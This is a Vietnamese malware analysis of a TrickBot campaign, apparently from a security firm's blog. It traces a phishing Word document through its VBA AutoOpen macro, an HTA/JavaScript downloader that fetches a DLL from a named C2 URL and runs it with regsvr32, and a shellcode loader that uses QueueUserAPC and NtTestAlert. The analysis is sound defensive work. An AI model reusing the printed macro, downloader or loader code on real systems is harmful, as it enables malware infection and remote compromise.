
1. Tổng quan

Được phát hiện lần đầu vào năm 2016, tới thời điểm hiện tại **TrickBot** (*còn được biết đến với những tên gọi khác như TrickLoader hay Trickster*) đã trở thành một trong những mã độc nguy hiểm và phổ biến nhất hiện nay. Những kẻ đứng đằng sau TrickBot liên tục phát triển để thêm các tính năng và thủ thuật mới. Mã độc này được phát triển dưới dạng mô-đun, theo đó payload chính sẽ chịu trách nhiệm tải các plugin khác có khả năng thực hiện các tác vụ cụ thể, bao gồm đánh cắp tài khoản và thông tin nhạy cảm, cung cấp khả năng truy cập từ xa, lây lan qua mạng cục bộ, và tải xuống phần mềm độc hại khác.

Trickbot được cho là có nguồn gốc từ Nga. Theo các tin đã đưa (1, 2), tính tới thời điểm hiện tại có ít nhất hai người được cho là thành viên của nhóm đã bị bắt giữ. Mặc dù vậy, băng nhóm này hiện vẫn tiếp tục hoạt động như bình thường.


Thông qua hoạt động giám sát an ninh mạng và bảo vệ hệ thống cho khách hàng trong thời gian gần đây, VinCSS đã phát hiện và ngăn chặn thành công một chiến dịch tấn công phishing để phát tán mã độc nhắm vào khách hàng mà VinCSS đang bảo vệ. Qua quá trình phân tích, bóc tách các kĩ thuật của mã độc, chúng tôi có thể khẳng định đây chính là một mẫu thuộc dòng mã độc Trickbot.

Trong bài viết này, chúng tôi sẽ phân tích cách thức lây nhiễm của Trickbot sau khi khởi chạy bởi tài liệu Word độc hại, các kĩ thuật mã độc sử dụng để gây khó khăn cho việc phân tích. Không giống như Emotet hay Qakbot, Trickbot che dấu các địa chỉ C2 bằng cách sử dụng các địa chỉ C2 giả trộn lẫn với các địa chỉ C2 thật trong cấu hình, chúng tôi sẽ đề cập chi tiết cách để trích xuất danh sách C2 cuối cùng ở phần cuối của bài viết. Bên cạnh đó là phương pháp để khôi phục lại các hàm APIs cũng như giải mã các strings của Trickbot bằng IDA Appcall để giúp quá trình phân tích dễ dàng hơn.




2. Phân tích malicious document

Kẻ tấn công bằng cách nào đó đã lây nhiễm mã độc vào hệ thống mail server của đối tác, từ đó chiếm quyền điều khiển tài khoản email trên máy chủ, thực hiện chèn email có file đính kèm chứa mã độc vào luồng email trao đổi giữa hai bên. Nội dung email như sau:




Giải nén file `request.zip` với mật khẩu cung cấp trong email thu được file [require 010.04.2021.doc]:



Kiểm tra file `require 010.04.2021.doc` thấy file này có chứa VBA code:

```
' module: windowsPopEarth

Attribute VB_Name = "windowsPopEarth"
Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
Public Sub microsoftHopRock(excelHipExcel, easyRockApril)
Open "" & excelHipExcel & "" For Output As #1
Print #1, easyRockApril
Close #1
End Sub
Public Sub cleanOffice(excelHipExcel)
Set accessPopEarth = New WshShell
accessPopEarth.run excelHipExcel
End Sub


' module: jumpWindowsOfficial

Attribute VB_Name = "jumpWindowsOfficial"
Sub AutoOpen()
officeExcelOffice = "cleanEarthExcel"
Set wordEasyPop = New windowsPopEarth
wordEasyPop.microsoftHopRock officeExcelOffice & ".....hta.", Replace(ActiveDocument.Range.Text, "&lt;", "")
wordEasyPop.cleanOffice officeExcelOffice & ".....hta."
End Sub
```

Tôi chú ý tới đoạn code được khoanh đỏ trên hình. Trích xuất vùng dữ liệu liên quan và thực hiện thay thế tương ứng, thu được nội dung html có chứa Javascript như hình dưới đây:




```
<html><body><div id='rockCleanJump'>==
gdhJHIo9GcFh3YlxGI9AibldHIBNGdpZXZY9kYqV2Y0hiItNHetxmMugXbshGd0BnIpsDavBXR4NWZs5ybwVmboIyRFRlIsAiIoRHdwpzLvk2
csFmbkdncpdGa0RmLj9WbvIWbkZmZvgGeGF1SMlzL5MzMz8iehRWe4FDM/
QXatVWPadVYqZlc5J1dXlmRxsGbrdTVhZlM5pEN2F0dQJCLgYWYsNXZpsDavBXR4NWZs5ycl5GZokyOpZGKo9GcFh3YlxmLzRXY0V3cg0TPgI
DMwkye0JXe7ZXYyBCapBnUvN2aBN2YlN3cg0DIuV2dgE0Y0lmdlh1TipWZjRHKiEGZvRmYuMHdyVWYtJSK7gWawJ1bjtWQjNWZzNnLvBXZutD
apBnUvN2aBN2YlN3cuQXewVGI9ASM7gWawJ1bjtWQjNWZzNnL3JXa0VGKo9GcFh3YlxmLyV2cw9mbzVmYvRWepsDapBnUvN2aBN2YlN3cuMXY
2VGdvZWasVGKiMmOcxVdzVmczxFXwVnYsl2YcxVZhNXeNl2Yy92cvZGdI9GcuoGcnJCLgITK7gWawJ1bjtWQjNWZzNnLjx2bzV2O9NWY0NGao
UWK71Xf</div><div id='hipWordApril'></div><div id='rapHopWindows'>
2FmcgI3bjtGSpBHSvBHI9AibldHIBNGdpZXZY9kYqV2Y0hiI3N3YylGc05ycoVGbsJSK7YXYyBCavBHSpBnUhBHI9AibldHIBNGdpZXZY9kYq
V2Y0hiIzNmcpBHdp52ZuYWasV2c5NHdl12bipWZjRnIpsjcvN2aIlGcI9GcuIXduhiIyV2ZzZnczIDIjpDXcV3clJ3ccxFc1JGbpNGXcVWYzl
XTpNmcvN3bmRHSvBnLqB3ZikyO</div>
<script language = 'javascript'>
function popRockPop(cleanCleanMicrosoft) {
    return (new ActiveXObject(cleanCleanMicrosoft));
}
function windowsEasyRap(jumpOfficialHop) {
    return (cleanMicrosoftWindows.getElementById(jumpOfficialHop).innerHTML);
}
function officialHopEarth(windowsEasyMicrosoft) {
    return ('cha' + windowsEasyMicrosoft);
}
function rockOfficePop(hopRapJump) {
    var jumpMicrosoftExcel = easyWindowsPop(
    "=/+98765432l0zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA");
    var easyJumpRock = "";
    var rapWindowsRock,
    officialPopRap,
    aprilWindowsHop;
```

Mã Javascript trên hình sẽ thực hiện giải mã các base64 blob được gán cho các biến `rockCleanJump` và `rapHopWindows`. Với đoạn base64 thứ nhất, nó sẽ thực hiện tải payload về máy nạn nhân và lưu với tên là `easyMicrosoftHop.jpg`:

```
var hopExcel = new ActiveXObject("msxml2.xmlhttp");
hopExcel.open("GET", "http://islandwrightd.com/bmdff/hxFQKL9/9333/zadyx10?time=ZWajVryRwWiF1klk7UaV2yJ4vAwP", false);
hopExcel.send();
if (hopExcel.status == 200)  {
    try {
        var hipRockAccess = new ActiveXObject("adodb.stream");
        hipRockAccess.open;
        hipRockAccess.type = 1;
        hipRockAccess.write(hopExcel.responsebody);
        hipRockAccess.savetofile("c:\\users\\public\\easyMicrosoftHop.jpg", 2);
        hipRockAccess.close;
    } catch(e) {}

}
```


Với đoạn base64 thứ hai, nó sẽ sử dụng `regsvr32` để thực thi payload đã tải về.




Như vậy, có thể kết luận file `easyMicrosoftHop.jpg` là một file Dll.

3. Phân tích payload easyMicrosoftHop.jpg (RCSeparator.dll – 48cba467be618d42896f89d79d211121)

File này hiện chưa có trên VT, tuy nhiên nếu tìm kiếm theo *imphash: f34a0f23e05f2c2a829565c932b87430* sẽ ra được các payloads tương tự. Các payloads này đều mới được upload lên VT:




Kiểm tra file thì thấy đây là một Dll với tên gốc là `RCSeparator.dll`, nó export một hàm duy nhất là `DllRegisterServer`.




Thông tin metadata của file như sau:

```
CompanyName  =
FileDescription  =  RCSeparator MFC Application
FileVersion  =  1, 0, 0, 1
InternalName  =  RCSeparator
LegalCopyright  =  Copyright (C) 2003
LegalTradeMarks  =
OriginalFilename  =  RCSeparator.EXE
ProductName  =  RCSeparator Application
ProductVersion  =  1, 0, 0, 1
Comments  =  ***
```

File không bị packed, tuy nhiên qua kiểm tra nhanh thông tin của các sections, có thể thấy khả năng code của nó đã được obfuscated, hơn nữa `.rsrc` section khả năng có chứa payload đã bị mã hóa.




Kiểm tra resource của file này thấy có resource có tên `HTML`, kích thước `0x38333` bytes, chứa các random bytes. Phán đoán khả năng nó sẽ sử dụng resource này để giải mã ra một payload mới:



Phân tích code của payload tại hàm `DllRegisterServer` cho thấy nó làm nhiệm vụ sau:

♦ Tìm kiếm địa chỉ base address của `kernel32.dll`, `ntdll.dll`:



♦ Lấy địa chỉ các hàm APIs cần sử dụng thuộc `kernel32.dll`, `ntdll.dll` dựa trên các hash đã tính toán sẵn.

♦ Sử dụng các hàm APIs có được để truy cập và lấy toàn bộ nội dung của resource đã đề cập ở trên:

```
// load resource data
ptr_shellcode = f_fetch_rsrc_content_and_write_to_buf(&shellcode_length);
```

```
ResourceInfo.Name = 6782;
ResourceInfo.Language = 2052;
if ( LdrFindResource_U(&g_dll_handle, &ResourceInfo, resLevel, &ResourceDataEntry) ≥ 0 )
{
  LdrAccessResource(&g_dll_handle, ResourceDataEntry, &ResourceBuffer, ResourceLength);
}
if ( VirtualAllocExNuma )
{
  val_64 = f_atol("64");
  val_8192 = f_atol("8192");
  // MEM_COMMIT | MEM_RESERVE
  ptr_resource_data = VirtualAllocExNuma(0×FFFFFFFF, 0, *ResourceLength, val_8192 | 0×1000, val_64, 0);
}
else
{
  val_64 = f_atol("64");
  val_8192 = f_atol("8192");
  // MEM_COMMIT | MEM_RESERVE
  ptr_resource_data = VirtualAlloc_0(0, *ResourceLength, val_8192 | 0×1000, val_64);
}
WriteProcessMemory(0×FFFFFFFF, ptr_resource_data, ResourceBuffer, *ResourceLength, 0);
return ptr_resource_data;
```

♦ Thực hiện giải mã ra shellcode và thực thi shellcode này thông qua các hàm [QueueUserAPC và NtTestAlert](#).

```
ptr_xor_key = malloc(g_val_29610);
f_derive_xor_key(
  ptr_xor_key,
  "<R3a_c^mCNw4+^6Mle7<GHZIX9jim>EJW9<FL@1U@u7TkAW>$6uJbmk4#XvAPm$8",
  3 * (g_val_65336254 * (2 * g_val_8456345 - g_val_65336254 * g_val_65336254 * g_val_65336254 - g_val_764676576 + 1) - g_val_8456345) + 0×41);
// decrypt shellcode
f_decrypt_shellcode(ptr_xor_key, ptr_shellcode, shellcode_length);
h_curr_thread = GetCurrentThread_0();
// Shellcode Execution in a Local Process with QueueUserAPC and NtTestAlert
QueueUserAPC(ptr_shellcode, h_curr_thread, dwData);
NtTestAlert();
return 0;
```

Dump shellcode để phân tích tiếp. Parse thử shellcode này nhận thấy nó có nhúng sẵn 3 Dlls:

```
Win32 DLL found at offset 0x52e size 228864 bytes.
Win32 DLL found at offset 0x241e size 220160 bytes.
Win32 DLL found at offset 0x3e1e size 212480 bytes.
3 PE file(s) found from the whole file.
```

4. Phân tích shellcode


Code của shellcode trên sẽ gọi tới hàm `f_dll_loader` để thực hiện load Dll thứ nhất vào bộ nhớ với tham số sau:

```
_BYTE *__stdcall start()
{
  // 0×40252E → start of 1st DLL
  // 0×43A32E → end of 1st DLL (sig "dave")
  return f_dll_loader(0×40252E, 0×ED1C7B80, 0×43A32E, 5, 1);
}
```

```
.text:0040252E 4D 5A 90 00 03 00 00 00+        IMAGE_DOS_HEADER <5A4Dh, 90h,
.text:0040252E 04 00 00 00 FF FF 00 00+                         40h, 0, 0,
.text:0040256E 0E 1F                           dw 1F0Eh
.text:00402570 BA                              db 0BAh ; °
.text:00402571 0E 00 B4                        db 0Eh, 0, 0B4h
.text:00402574 09                              db    9
```

```
.text:00 3A12C 43 32 4A 32 70 32 DD 34+        dd 351D350Bh, 35623
.text:00 3A12C 09 35 3E 35 6F 35 CC 35+        dd 3788376Fh, 37A83
.text:00 3A32C 00                              db    0
.text:00 3A32D 00                              db    0
.text:0043A32E 64 61 76 65 00          str_dave db 'dave',0
.text:0043A333 00                              db    0
```

Tại hàm `f_dll_loader`, shellcode thực hiện tìm kiếm địa chỉ của các hàm api theo các giá trị hash đã được tính toán trước:




Toàn bộ hàm `f_dll_loader` sẽ thực hiện nhiệm vụ của một trình loader, sau khi mapping xong Dll vào bộ nhớ sẽ lấy ra địa chỉ `DllEntryPoint` của Dll và gọi tới địa chỉ này để thực thi:

```
call_to_payload_entry_point:
  DllEntryPoint_func = (mapped_dll_payload + nt_headers->OptionalHeader.AddressOfEntryPoint);
  NtFlushInstructionCache(0xFFFFFFFF, 0, 0);
  // call to DllEntryPoint
  DllEntryPoint_func(mapped_dll_payload, 1, 1);
```

